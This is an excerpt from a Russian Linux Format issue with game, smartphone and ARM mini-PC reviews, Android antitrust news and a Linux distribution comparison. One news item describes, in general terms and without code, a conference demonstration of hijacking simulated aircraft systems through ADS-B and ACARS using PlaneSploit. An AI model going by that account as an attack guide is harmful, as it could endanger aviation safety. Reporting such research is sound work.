Чужаки – это совершенно отдельная тема. Они разные... Мои первые воспоминания об этой вселенной, связанные именно с коммерческой инкарнацией *The Ur-Quan Masters*, весьма обрывочны – буквально на уровне ощущений. Помню, что если долго лететь до правого края карты, то можно наткнуться на чудиков в цепях, меняющих разного рода блестячки и топливо в обмен на членов экипажа, обещая им достойную службу. Позже выяснилось, что это работяги, которые втюхивают залетным лохам всякий хлам в красивой обертке. Настоящее нейтральное зло. В игре встречаются чужаки всех цветов и оттенков мировоззрения; правда, не всегда их удается отнести к тому или иному типу. Те же моллюски Спати [Spathi] играют на стороне плохих парней, но злом их назвать – язык не поворачивается. Обязательно исследуйте Плутон в Солнечной системе – не убивайте Фвиффо, но пригрозите ему, и вы поймете что я имел в виду.

С главными антагонистами тоже не все так просто. Ур-Кваны [Ur-Quan] выглядят и ведут себя как злобные и последовательные ксенофобы, но давным-давно Ур-Кваны входили в сообщество мирных цивилизаций, где играли роль рейнджеров – космических исследователей и защитников. Почему все так поменялось? Эта информация совершенно не обязательна для завершения игры, но придает ей непередаваемую атмосферность.

В 2002 году изначальные разработчики *Star Control II* выпустили код движка под свободной лицензией GPL, а ее игровую начинку – под открытой лицензией sc-by-nc-sa, разрешающей модификацию, но ограничивающей коммерческое использование производных. Сейчас сложно найти дистрибутив, в котором отсутствует эта игра. Установка и запуск игры в среде Ubuntu 12.04 выглядит примерно так:

```
> sudo aptitude install uqm uqm-content
uqm-music uqm-voice
> uqm
```


Не пожалейте дискового пространства под озвучку. Каждый из чужаков имеет свой голос и своеобразный акцент. Существует русский перевод –

```
> sudo aptitude install uqm-russian
> uqm_russian
```

Если выхода нет, берите его. Проблема, как обычно, в шрифтах. Во времена DOS каждая игра тащила с собой свои рисованные шрифты. Кириллицы, понятно, в них не было. Иными словами: читать на русском можно, но малокомфортно.

Версия, которая стоит в дистрибутиве Ubuntu 12.04, несколько устарела, но совершенно играбельна, хотя и носит в себе больше багов, чем последний релиз. Есть еще находящийся в альфа-стадии, неспешно развивающийся проект *Ur-Quan Masters HD*. Его цель – приблизить графику, оптимизированную для VGA (640×480), к современным реалиям.

Управление спартанское – только клавиатура. Игра имеет несколько режимов. Формально это квест с элементами аркады и ролевой игры. Для управления кораблем в режиме аркадных боев по умолчанию




» Земля под рабским щитом. Только ты сможешь спасти человечество!

используются стрелки для поворотов и ускорения, а также Ctrl и Shift для основной и дополнительной атаки. Потренировать свои навыки можно в режиме Super Melee. При прохождении квеста лучше избегать драк и насилия: корабли стоят денег, а экипаж, хоть и представляемый в виде набора точек – все-таки ваш экипаж. При сборе минералов и отстрела животных на планетах, кроме стрелок и Ctrl, помните о клавише Esc для срочной эвакуации, так как погодные и тектонические условия могут быть весьма убийственны; а посадочные модули не бесплатны.

Пара спойлеров под конец: 17 числа каждого месяца по координатам (43.8, 637.2) на три дня открывается проход в квазикосмос. Гиперкосмос довольно быстр, но время на прохождение квеста ограничено, поэтому квазикосмос – это спасение. И да, во всем виноваты «Гипножабы»!!! LXF

» Главный враг, а рядом с ним «Гипножаба»!



LINUX FORMAT Вердикт

The Ur-Quan Masters

Разработчик: Toys for Bob и свободное сообщество
Сайт: <http://sc2.sourceforge.net/>
Цена: 0 в почти любом дистрибутиве из коробки

Сюжет	10/10
Графика	5/10
Увлекательность	9/10
Оправданность цены	10/10

» Графика все-таки 1992 года, но шедевром это быть не мешает.

Рейтинг 8/10

FTL: Faster Than Light

Играть так играть, решил **Евгений Балдин** и устремился в открытый космос, чтобы побороть злокозненных повстанцев.

Вкратце

» Прыгаем от звезды к звезде и набираем мощь чтобы спасти вселенную!

Эта игра – не первая с поддержкой GNU/Linux, которая вышла из мастерских kickstarter, но первая изготовленная Linux-игра из профинансированных в 2012 году, в момент своеобразного игрового ренессанса. Два резидента Шанхая, Мэтью Дэвис [Matthew Davis] и Джастин Ма [Justin Ma], выстрелили своим предложением очень удачно, недели через две после триумфального старта ветерана игростроя Тимоти Шейфера [Timothy Shaffer] с *Double Fine Adventure*. На волне интереса к проектам Kickstarter FTL собрал \$200 тыс. – в 20 раз больше, чем ожидали разработчики.

В отличие от ряда других, ошалевших от свалившегося на них денежного избытка kickstarter'овских счастливиц, схвативших удачу за хвост, Джастин и Мэтью не стали гнаться за размером, сложностью и графическим представлением игры, а сдали проект по плану в конце лета – в точности таким, каким обещали. Вышел ни на что не похожий шедевр в своем де-факто новом игровом жанре – «космического рогалика».

Системные требования игры из более-менее современного железа не потянут разве что нетбуки с разрешением экрана хуже чем 1280×720. Нареканий в работе под GNU/Linux у меня не было. Минус для русскоговорящей игровой публики – отсутствие перевода. Но этот барьер невысок: школьники средней и младшей школы вряд ли заинтересуются такой игрой, а для поколения постарше несложные диалоги не вызовут особых проблем.

Игра получила массу позитивных отзывов в игровых изданиях, номинирована на кучу премий и быстро обросла немалым сообществом. Она однопользовательская, без трехмерной графики, механика ее очень проста, одно прохождение длится недолго, так как малейшая ошибка – и от личного космолета остаются рожки да ножки, и смерть там настоящая, ибо сохранения нет, а есть только «замораживание». Что там обсуждать да нахваливать? Попробуем разобраться...

Идея механики игры восходит к настольным играм. Игроку выдается корабль и сообщается, что только он может спасти человечество, то есть Федерацию, от злобных революционеров. Для этого он должен с помощью сверхсветового



» Перед прыжком к главному боссу. Сейчас нас будут действительно убивать.

движка допрыгать до другого края галактики. У корабля есть оружие, защита, команда, а также вспомогательные системы. От звезды к звезде он передвигается за один ход. Жизнь усложняет то, что сзади нагоняет флот повстанцев. Не все необходимое для прохождения выдано в начале, и недостающие системы, а также более мощное оружие придется добирать в полете, как новые мечи и броню в обычных рогаликах. Ресурсы на это добываются в основном в боях, поэтому не стоит быстро скакать от старта до перехода в следующий сектор, а не мешает обследовать столько систем, сколько удастся до прибытия повстанцев.

Прыгая к новой звезде, мы почти наверняка кого-то встречаем. Обычно нас тут не любят, поэтому после короткого разговора или даже без него начинается бой. Цель боя – преодолеть защиту противника с помощью торпед, лазеров, бомб, плазмы и выбить из вражеского корабля все хиты, по возможности не давая повредить себя: магазины, где можно починиться, встречаются не так чтобы часто. Противника можно взять на бордаж с помощью телепортатора или напустить на него дронов, ну или просто сбежать с поля боя. Каждое отдельное действие несложное, но число их возможных комбинаций впечатляет. Так, возникший пожар можно потушить, открыв шлюз в космос. Своих десантников на чужом корабле можно исцелить лекарственной спецбомбой, а оружие лучше выстреливать залпом – чтобы нанести урон,

пока щиты не подымутся. Но все это мелочи на фоне многообразия случайных событий, переживаемых после каждого прыжка. Диалоги с противниками, союзниками, контрабандистами, пиратами, учеными, торговцами или священниками не очень длинные, зато их вариантов – тысячи. Причем масса веток диалогов появляется только при неких условиях (синие ветки), в зависимости от оборудования корабля, или наличия среди экипажа представителя нужной расы, или вашего поведения при прошлом случайном событии. От выбора зависит степень немедленного вознаграждения, наказания или богатых подарков в виде новых типов кораблей – на них можно снова попробовать достать главада, крутого неимоверно! **LXF**

LINUX FORMAT Вердикт

FTL: Faster Than Light

Разработчик: Subset Games

Сайт: <http://www.ftlgame.com>

Цена: \$10 на сайте разработчиков или 249 руб. в Steam

Сюжет	6/10
Графика	6/10
Увлекательность	10/10
Оправданность цены	10/10

» Шедевр среди космических рогаликов.

Рейтинг 8/10

Prestigio MultiPhone 4300 DUO

Артем Зорин прожил ровно месяц с новым престижным и недорогим «двухсимочно-двухкарточным» смартфоном от Prestigio.

Вкратце

» Интересный аппарат, попытавшийся в себе низкую цену и престижную внешность с нехилыми техническими характеристиками. Настоящий «убийца» дорогих смартфонов.

В России Prestigio известна в первую очередь своими недорогими и качественными GPS-навигаторами, а вот смартфоны – новая для компании ниша.

И телефон удался. Отличный экран на IPS-матрице прекрасно передает цвета, тактильно безупречен, быстро реагирует на любое касание, в руке лежит прекрасно, хотя задней стенке не помешает менее скользкое покрытие. Размер экрана – то, что надо: 4,3 дюйма (10,9 см); если сделать его больше, то лично мне держать в руке такой телефон будет уже неудобно. Разрешение матрицы дисплея – 800×480 точек, он емкостный, применяет технологию multi-touch, поддерживая до 5 касаний одновременно, отображает чуть ли не 16 млн цветов. Но постоит, это уже научились делать все? Да, но не за такие деньги: цена Prestigio MultiPhone 4300 DUO стартует с отметки 6570 рублей при покупке в Интернете. Во время тестирования не было ничего, чего не хватало бы в экране – все было как на дорогих смартфонах.

К тому же в нем есть много чего еще, за что иные производители просят в два, а иногда и в три-четыре раза большую цену! Телефон работает на однокристном процессоре ARM Cortex A9 тактовой частотой 1 ГГц – довольно шустро, если не играть в игры. За графику отвечает видеочип PowerVR SGX Series 5, позволяя смотреть видео высокой четкости (до 1080p).

ОЗУ на 512 МБ тоже вполне достаточно для решения практически всех задач, мыслимых на смартфоне. Есть встроенная память на 4 ГБ, из которых пользователю доступно примерно 2,5. И самое интересное – в аппарат можно вставить две SIM-карты и две карты памяти типа SDHC или SDXC, увеличив тем самым объем суммарной энергонезависимой памяти до 64 ГБ!

Камер у смартфона тоже две – фронтальная на 300 тысяч пикселей и основная – аж на 5 миллионов. Обе работают без нареканий, штатный «фотограф» Android ни разу не подвел. Правда, не хватает нормальной жесткой фокусировки основной камеры (автофокус не самый лучший). Но снимки получались вполне четкие, и цвета были сочными и яркими.

Для связи с внешним миром есть Bluetooth, Wi-Fi и 3G. Не заблудиться в городе позволит GPS и встроенный навигатор от Google.

Внутри Prestigio MultiPhone 4300 DUO установлен стандартный Android 4.0, автоматически обновляемый до 4.0.3 при первом же подключении к Сети. Программы все те же, что и на других телефонах, а заодно есть парочка фирменных приложений от Prestigio – книжный магазин Prestigio Book Store, где можно купить книги и журналы и тут же начать читать их, а также программа, позволяющая загрузить и установить другие фирменные приложения от Prestigio, в частности, облачный офисный пакет – *GO!Enterprise Office* для бизнес-пользователей. Все работает быстро и без тормозов.

Но что действительно поражает, так это 24 месяца всемирной гарантии!

Единственный большой минус этого телефона, обнаруженный за почти месяц тестирования – малая емкость аккумулятора, всего 1500 мАч. Во время тестирования его постоянно приходилось заряжать, иногда по два раза на дню. И это если не смотреть HD-видео и не играть в игры.

Похоже, смартфоны достигли пика своего развития в плане технического оснащения: камеры, экраны, процессоры, память – все уже с лихвой покрывает практически все потребности нормального человека.

Скоро недорогие телефоны с хорошими техническими характеристиками, подобные Prestigio MultiPhone 4300 DUO, начнут буквально уничтожать своих дорогих именитых конкурентов. В живых останутся только элитные марки типа Sony и Apple и топовая линейка Galaxy S от Samsung; возможно, LG. Все остальные, если не снизят цены, сгинут под натиском десятков мелких и средних компаний, производящих прекрасные телефоны по низкой цене. Ведь людей, готовых переплатить за бренд, не больше 3–4%. 95–96% людей не нужны все эти пиксели и герцы, ядра и мегаигры.

Ведь телефон прежде всего – телефон, а с этим у Prestigio MultiPhone 4300 DUO проблем нет. Кроме того, аппарат «ест»



» Этот смартфон для тех, кому он нужен надолго и всерьез.

почти все популярные форматы медиа, и очень громко звучит.

После доброго месяца совместной жизни с Prestigio MultiPhone 4300 DUO стало понятно, что это телефон, с которым можно прожить и всю оставшуюся – вот ничего больше и не надо, серьезно. **LXF**

LINUX FORMAT Вердикт

Prestigio MultiPhone 4300 DUO

Разработчик: Prestigio
Сайт: www.prestigio.ru
Цена: От 6570 руб.

Функциональность	9/10
Производительность	8/10
Удобство использования	9/10
Оправданность цены	10/10

» Красивый, стильный и броский смартфон с отличной начинкой, но слабой батареей.

Рейтинг **9/10**

МК808

Юрий Татарский продолжает серию обзоров о домашних бытовых микрокомпьютерах на базе процессоров ARM.

Вкратце

» Микрокомпьютер на базе процессора ARM. См. также: CuBox, Pivos Xios DS.

Этот малыш поражает своей производительностью и ведет себя уже не как приставка к телевизору, а как полноценный компьютер: в нем используется процессор ARM Cortex A9 RK3066 с двумя ядрами на борту, тактовой частотой 1 ГГц (разгоняется до 1,6 ГГц) и графическим процессором Mali-400MP с четырьмя графическими ядрами. Прибавим сюда 1 ГБ ОЗУ DDR3 – вот уж где действительно заметна высокая производительность. Операционная система располагается на Nand Flash объемом 8 ГБ; пользователю отведено примерно 4,8 ГБ.

К Сети компьютер подключается через встроенный модуль Wi-Fi с поддержкой 802.11 b/g/n стандартов и двумя внутренними антеннами. На фоне более ранней модели радиомодуль стал мощнее.

Использовать прошивку, с которой поставлялось устройство, я не стал по причине отсутствия нормальной поддержки соотношения экрана 16:9 и максимального разрешения как интерфейса, так и видео – всего лишь 720p от заявленных 1080p. Благо, хороших и стабильных прошивок вышло уже довольно много. Протестировав всевозможные варианты прошивок и ядер к ним, я остановился на одной, собранной на базе Android 4.1.1, оптимально для меня сочетавшей приличный интерфейс, поддержку USB-камеры (текущий список совместимого железа доступен на <http://goo.gl/KTjT5>) и полноценную поддержку разрешения интерфейса 1920×1080 точек с аппаратным декодированием FullHD видео. Прошивка оказалась уже «рутованная», так что ограничений для перенастройки нет вообще.

Компьютер, несмотря на крохотные размеры, укомплектован большим количеством внешних интерфейсов: USB 2.0, OTG mini-USB (через который также можно питать устройство), mini-HDMI (переходник на HDMI поставляется в комплекте) и слот для карты microSD. Питание подается на еще один вход форм-фактора mini-USB.

Устройство, однако, требовательно к качеству питания. При попытке запитать устройство со схожего по параметрам некомплектного блока питания компьютер повел себя крайне нестабильно – почти любое действие приводило к «зависанию».

Настоятельно рекомендуется применять хорошо стабилизированные блоки

питания с выходной силой тока не менее 1 А (именно такой прилагается в комплекте). А если вы намерены подключать внешний жесткий диск с питанием от USB, без внешнего источника, то для стабильной работы возьмите блок питания с силой тока на выходе не менее 2 А.

Работа приложений подробно показана в видеообзоре на DVD к данному номеру.

При тестировании компьютера становится понятным, что он ориентирован скорее на домашнее использование в качестве мощного и универсального медиа-центра, который позволяет полноценный серфинг в Интернете. Удобство абсолютно такое же, как и на большом компьютере – страницы открываются быстро, поддерживается видео, и не только в HTML5, но и в старом, не очень добром Flash. Ничего не тормозит, и создается очень благоприятное впечатление, особенно если учесть, что в моем случае это не мелкий монитор, а FullHD с экраном 46 дюймов.

Коммуникативный центр – при подключении web-камеры появляется возможность видеозвонков и конференций. И наконец-то вы сможете поговорить со своим телевизором. Но это, конечно же, достоинства Android и сервисов Google. Удобна и работа приложений популярных соцсетей. Даже их ориентированность на управление пальцами не мешает полноценной и комфортной работе с ними.

Рекомендую установить сразу видеоплеер *MX Player*. Но только не устанавливайте кодек к нему. Декодированием займется графический процессор, для чего необходимо произвести небольшую настройку самого плеера. Инструкция – в видеообзоре.

По-настоящему удивила работа на компьютере известного медиа-центра *XBM3*. Вы не найдете его в магазине Play Market. Доступен он только на официальном сайте разработчика в виде пакета *apk* (<http://goo.gl/g7NEf>). И устанавливается, понятно, за один щелчок.

Красивый и плавный интерфейс, адаптированный к управлению пультом, отлично работающие виджеты, работа практически с любыми сетевыми



» Этот миниатюрный «кирпичик» по сути предоставляет все удобства большого компьютера.

источниками – действительно все красиво, все удобно, все под рукой.

Остальные приложения установите на свой вкус из магазина Play Market. Рекомендации по ним см. опять же в видеообзоре.

Известны сборки Ubuntu для этого микрокомпьютера, но на данном этапе это пока еще ранняя альфа, которая крайне не рекомендуется к установке.

Выводы

Это отличный высокопроизводительный девайс исключительно для бытовых целей; домашний медиа- и коммуникативный центр. Но его лучше приобретать тем, кто не боится сам сменить прошивку. С прошивкой от производителя MK808 вряд ли реализует все свои аппаратные возможности. Жаль также, что по-настоящему работоспособен на этом устройстве только Android. **LXF**

LINUX **Вердикт**
FORMAT

MK808

Разработчик: Miniand Tech
Сайт: www.miniand.com/products/
Цена: от \$43,69

Функциональность	7/10
Производительность	9/10
Удобство использования	6/10
Оправданность цены	10/10

» Отличный медиа-центр, но не более. Требуется привычка для его перепрошивки.

Рейтинг 8/10



КОНКУРЕНТЫ ОБИЖАЮТСЯ

Не патентами, так жалобами

Microsoft, Nokia и Oracle обвинили Google и Android в монополизации рынка.

Группа компаний FairSearch, в которую вошли Microsoft, Nokia и Oracle, подала в Еврокомиссию жалобу на несоблюдение антимонопольного законодательства со стороны компании Google. Объединившиеся в коалицию компании заявляют, что практикуемая Google связка приложений и мобильной ОС Android дает компании нечестное преимущество на рынке мобильных устройств.

Утверждается, что «хищническое распространение Android на условиях ниже себестоимости не дает поставщикам других мобильных операционных систем возместить стоимость разработки, конкурируя с доминирующей мобильной платформой от Google». Иными словами, любой набор открытого ПО подпадает под риск подобного обвинения. Также, согласно документу, 96 % доли мобильного поискового рынка и 70 % доли рынка ОС для смартфонов вкупе с «мошеннической практикой устранения конкурентов» дает компании позицию монополиста на этом рынке. В заявлении указывается, что Google использует платформу Android в качестве «тройного коня» для получения контроля над рынком мобильных систем и всеми связанными с ним доходами от рекламы.

Вице-президент Еврокомиссии и комиссар по антимонопольной политике Евросоюза Хоакин Альмунья [Joaquín Almunia] рассматривает доминантное положение Google на рынке поисковых систем как часть расследования, которое длится уже более двух лет и пока что не принесло конкретных результатов. Группа компаний FairSearch также была вовлечена в эти процедуры. Согласно некоторым сведениям, команда, ответственная за проведение данного расследования, обдумывала необходимость включения Android в компромиссное решение в данном случае, но решение еще не было принято. Сообщается, что Альмунья отказался от комментариев по поводу поданной жалобы, но сообщил, что на этой неделе будет рассматривать предложения от Google по поводу урегулирования претензий Еврокомиссии.



» Доминирование Android действительно налицо, но так ли уж оно и страшно?

Примечательно, что фигурирующие в обвинении приложения для работы с сервисами Google и магазин распространения приложений Google Play не являются обязательными компонентами платформы Android и используются

приложений, давая возможность установить любой пакет из внешнего источника. Разработку Android формально курирует организация Open Handset Alliance, в которую, кроме Google, входит более 80 производителей, использующих платформу Android.

В свое время Энди Рубин [Andy Rubin], теперь уже бывший вице-президент Google, отвечавший за разработку платформы Android, заявил, что Android есть и будет платформой с открытым исходным кодом. Это заявление Рубина было ответом на комментарии лиц, утверждающих, что Google намеренно скрывает исходный код Android, пытаясь таким образом усилить контроль над изменениями, вносимыми в мобильную платформу.

Рубин утверждал, что компания Google всегда настаивала на том, чтобы устройства, работающие под управлением Android, соответствовали основным требованиям совместимости с Android, и что компания борется с фрагментацией Android начи-

«Android не навязывает использование только своих программ.»

по желанию производителей телефонов. В жалобе FairSearch указано, что Google навязывает OEM-производителям предустановку программ для работы с сервисами, но об обратном говорят факты распространения устройств Nook и Kindle без данных приложений и наличие на рынке обилия китайских устройств, поставляемых без привязки к сервисам Google. Встречаются даже Android-устройства, использующие по умолчанию поисковую систему Bing. Кроме того, основанная на Android платформа CyanogenMod изначально поставляется без привязки к сервисам Google, но предоставляет возможность доустановки компонентов пользователем в форме опции.

Более того, Android, в отличие от мобильных платформ от Apple и Microsoft, не навязывает использование только своих программ из первичных магазинов

пользовательских интерфейсов. Изначально инициатива борьбы с фрагментацией предназначена не для ограничения чьей-либо свободы, а для того, чтобы Google и ее привилегированные партнеры, первыми получившие исходные коды, смогли согласовать все основные изменения прежде, чем они будут полностью открыты.

Также Энди Рубин сказал: «В последнее время в прессе появилось много неверной информации о роли Google и Android в поддержке экосистемы открытой разработки. Я пишу в духе открытости и в попытке установить истину. Сообщество Android значительно выросло с момента выпуска в октябре 2008 года первого устройства, работающего под управлением Android, но мы по-прежнему и полностью поддерживаем идею содействия развитию открытой платформы для индустрии мобильных устройств, и не только для нее».

УГНАТЬ ЗА 500 ДОЛЛАРОВ

Хакеры не спят и не сдаются

Техника атаки, направленная на получение контроля над самолетом.

На прошедшей в первой половине апреля в Амстердаме конференции Hack in the Box прозвучал доклад, продемонстрировавший незащищенность двух авиационных коммуникационных систем, которые можно использовать для передачи произвольных сообщений в бортовые компьютеры и эксплуатации уязвимостей в них. Представлен сценарий компрометации бортовых компьютерных систем, приводящий к получению контроля над самолетом.

Технику атаки разработал Уго Тезо [Hugo Teso], консультант по безопасности немецкой компании p.rups AG – он более 10 лет совмещает работу пилота с увлечением исследователя компьютерной безопасности. Атака была продемонстрирована на эмуляторе, но Тезо заявил: все примененные методы соединения и коммуникации полностью соответствуют реальному сценарию взаимодействия самолета и диспетчерских служб.

При организации стенда, демонстрирующего методы атаки, использовано находящееся в открытой продаже специализированное авиационное оборудование, компьютер, на котором выполняется эмулятор самолета и диспетчерских систем, и телефон на базе платформы Android, для которого создано приложение PlaneSploit, используемое для эксплуатации уязвимостей и передачи управляющих сообщений. Специализированное оборудование состоит из консоли управления полетом Honeywell, авиатренажера и модуля ACARS для организации канала связи, которые были куплены на eBay за 400, 85 и 10 долларов соответственно.

В процессе изучения безопасности коммуникационных систем современного самолета Тезо столкнулся с вопиющей незащищенностью технологий ADS-B и ACARS, которые оказались восприимчивы к совершению различных пассивных и активных атак. Система ADS-B (Automatic Dependent Surveillance-Broadcast) применяется в авиации для непрерывной отправки информации о параметрах самолета (идентификатор, скорость, координаты, высота и т.п.) в авиадиспетчерские службы, а также позволяет принимать самолетом информацию о параметрах полета, навигации, трафике и погоде. Вторая система, ACARS (Aircraft Communications Addressing and Reporting System), используется для

Уязвимость современных систем растет пропорционально их росту их сложности. Это касается и Android.



организации обмена сообщениями между воздушным судном и наземными диспетчерскими службами через радиоканал или спутниковую связь, а также для доставки информации о каждом этапе полета.

При организации атаки система ADS-B, доступ к которой не ограничен и не требует аутентификации, использовалась для выбора цели, а технология ACARS применялась для определения типа бортового компьютера и для инициирования эксплуатации уязвимостей в нем. В результате посредством отправки специально сформированных подставных сообщений и эксплуатации уязвимостей удалось полу-

реального самолета. Приложение также автоматизирует эксплуатацию бортовых систем – для совершения атаки достаточно выбрать самолет на обновляемой в режиме реального времени карте.

Отмечается, что для восстановления контроля над самолетом достаточно выключить автопилот и продолжить управление в ручном режиме с использованием аналогового оборудования. Но в современных самолетах слишком многое завязано на электронику, и выявление факта взлома является неочевидной задачей для пилотов, которые могут принять внедренные злоумышленниками изменения за штатные действия автоматики.

Представители авиаиндустрии прокомментировали доклад заявлением, что используемые в реальных самолетах компьютерные системы существенно отличаются от ПО для симуляторов, проходят жесткую проверку, сертификацию и снабжены дополнительными системами защиты, что не позволяет их эксплуатировать так же легко, как программное обеспечение, созданное для симуляторов. Поэтому не следует проводить аналогий между виртуальным экспериментом и реальным авиационным оборудованием. По мнению представителя Федерального управления гражданской авиации США, представленная техника атаки не применима к штатным бортовым системам самолета и не позволит получить контроль над ними, так как специфична для отдельного симулятора Honeywell NZ-2000 Flight Management System (FMS), написанного как приложение для настольных компьютерных систем. **LXF**

«В самолетах слишком многое завязано на электронику.»

чить контроль над бортовым компьютером и влиять на поведение самолета (например, управлять самолетом, когда включен автопилот, активировать различные бортовые оборудования, создавать фиктивные предупреждения о сбоях и т.п.).

После эксплуатации уязвимости на удаленные системы управления полетом осуществляется внедрение компонентов специально созданного фреймворка SIMON, который позволяет менять полетные планы и обрабатывать внешние команды. На стороне атакующего для передачи команд применяется Android-приложение PlaneSploit, снабженное интерфейсом, напоминающим авиасимулятор, но позволяющим контролировать поведение

Сравнение

» Каждый месяц мы сравниваем тонны программ — а вы можете отдыхать!

Дистрибутивы для продвинутых

Вы не можете считаться опытным пользователем, если у вас не один из них. Так полагает **Шашанк Шарма**.



Про наш тест...

Все дистрибутивы в нашем списке существуют уже не первый год, некоторые с 1990-х; и за эти годы заслужили высокую репутацию, поскольку дают своим пользователям преимущества и привилегии как в управлении программами, так и в простоте установки.

Все они исключительно стабильны, и тесты касаются не столько производительности, сколько адаптивности. Мы ищем то, что делает их идеальными для опытных пользователей Linux, которым уже приелись ориентированные на новичков дистрибутивы и хочется с помощью Linux выжать из своих компьютеров максимум.

Это возможно, если у вас есть полный контроль над каждым аспектом дистрибутива. Все должно быть настраиваемо и изменяемо по вашему усмотрению. Идеальный дистрибутив для опытного пользователя — тот, что поощряет стремление настроить каждую мелочь, каждый аспект, и добиться создания идеальной системы.

Наша подборка

- » Arch
- » Debian
- » Fedora
- » Gentoo
- » Slackware

Хотя не существует ни одного известного определения опытного пользователя Linux, они являются элитой среди линуксоидов. Новичкам придется немало попотеть над своими дистрибутивами Linux, чтобы получить право на этот титул.

Опытные пользователи обладают как минимум отличными навыками работы со всем, что есть в Linux, будь то ядро, *Bash* или управление пакетами — и они не боятся замарать руки настройкой системы.

Почти все современные дистрибутивы Linux не требуют от пользователей большого ума, а просто предоставляют им

рабочую систему. По определению опытного пользователя, ни один из таковых подобный дистрибутив не возьмет. Вот почему, невзирая на всю их популярность, Ubuntu и Mint здесь не присутствуют.

Помимо управляемой установки, отличающей эти дистрибутивы от большинства остальных, в нашем Сравнении еще немало важен фактор адаптивности. Вы легко

настроите любой из этих дистрибутивов для воспроизведения музыки на вечеринках или для размещения сложных сайтов.

Методика разработки и система управления пакетами остаются важными аспектами, но если вами движет желание извлечь максимум из вашего дистрибутива Linux, ни капли не упустив, вы вполне можете стать опытным пользователем.

«Опытные пользователи не боятся замарать руки настройкой системы.»

Установка

Насколько прост первый шаг?

Несмотря на то, что дистрибутивы предназначены для опытных пользователей, вряд ли будет заслуживать рекомендации дистрибутив, который заставит вас в отчаянии рвать на себе волосы, даже если впоследствии он окажется невероятно надежным. Вопрос не в том, насколько долг будет процесс установки, а в том, насколько этот процесс сложен.

Slackware – один из наших любимых дистрибутивов, и его установка вовсе не отличается сложностью, если только вы не сочтете сложной программу установки, основанную на *ncurses*. Она отличается от других, но совершенно не сложна в навигации. Возможно, вы захотите сохранить копию книги Slackware, например, на ноутбуке или планшете.


Процесс при запуске установки, который проводит вас по нескольким ее стадиям, куда, в частности, входит выбор пакетов, обращает особое внимание на режим подсказок и серии программ. Вы можете либо установить все, выбрав в режиме подсказки Full, либо выбрав отдельные пакеты, выбрав опцию Menu. Затем нужно выбрать, какие серии программ установить. Если вы выберете отдельные пакеты,

программа установки не скажет вам, сколько места им потребуется. У Slackware дурная репутация, потому что не предлагается графической установки, но все же процесс установки вполне понятен.

И Fedora, и Debian предоставляют графическую установку, усовершенствованную за долгие годы. Процесс очень простой, и некоторые задачи – например, разбиение диска на разделы – автоматизированы, но оптимальным вариантом будет, если вы по крайней мере просмотрите схему деления на разделы или сделаете ее сами, особенно если на диске уже есть разделы, которые вы хотели бы сохранить. Fedora и Debian не позволяют вам выбирать устанавливаемые пакеты при установке с live CD.

Arch, хотя и не предлагает удобной пост-установки системы, является одним из самых простых в установке дистрибутивов: самый сложный шаг – настройка сетевой карты. Если вы не можете настроить свою беспроводную карту, можете присоединить к компьютеру кабель Ethernet, пока производится установка, и настроить карту позднее.

После установки базовой системы вы можете приступить к таким существен-



» Пакеты в Slackware делятся на разные серии: например, A для базовой системы и N для сетевых программ, демонов и т.д.

ным аспектам, как установка X Window System, видеодрайверов и среды рабочего стола. Но даже после того, как это будет сделано, вам придется установить все приложения, которые вам могут понадобиться сверх того, например, *Firefox*, *VLC*, *LibreOffice* и прочие.

Установка Gentoo куда более утомительна по сравнению с другими дистрибутивами, даже с Arch. Она заставляет вас определять флаги USE и компилировать ядро, так что приготовьтесь к тому, что установка может занять до нескольких дней, в зависимости от желаемой конфигурации и потребностей.

Мы уже рассуждали об установке и того, и другого в прошлых выпусках LXF, но с тех пор процесс несколько видоизменился, так что, приступая к делу, держите под рукой документацию по установке.

Вердикт

Arch	★★★★★
Debian	★★★★★
Fedora	★★★★★
Gentoo	★★★★★
Slackware	★★★★★

» Gentoo замечательно отучит вас бояться компиляции ядра.

Пакеты по умолчанию

Не то чтобы опытному пользователю это было важно...

Операционная система – всего лишь организованная подборка приложений, нужных пользователю. А коли так, то, несмотря на завершение процесса установки, было бы неразумно именовать Gentoo или Arch операционными системами, потому что все,

что у вас есть – это голые кости, на которые вам предстоит нарастить требуемые приложения. Более того, у вас даже нет рабочего стола по умолчанию, и вам придется выбрать и установить его.

При работе с Gentoo или Arch нет никаких настроек по умолчанию. Их цель заключается в предоставлении пользователю полного контроля над тем, что именно они хотят установить на свой компьютер.

И хотя остальные три дистрибутива нашего Сравнения тоже позволяют выбирать пакеты во время процедуры установки, все же они стремятся предоставить вам практически готовую систему. Это означает, что уже с самого начала эти дистрибутивы предусматривают

текстовый редактор, web-браузер, читалку для PDF и много чего еще.

Для этих трех дистрибутивов, несмотря на широкий выбор пакетов по умолчанию, вам придется устанавливать еще и кодеки и другие плагины, прежде чем вы сможете воспроизводить файлы мультимедиа или смотреть видео на YouTube, или даже просто по максимуму использовать свою проприетарную видеокарту. Slackware не предлагает офисного пакета по умолчанию, в отличие от Fedora и Debian, которые идут соответственно с *LibreOffice* и *OpenOffice*.

В зависимости от средства установки, будь то live CD или DVD Gnome/KDE, вы также можете выбрать, какую среду рабочего стола установить в Fedora.

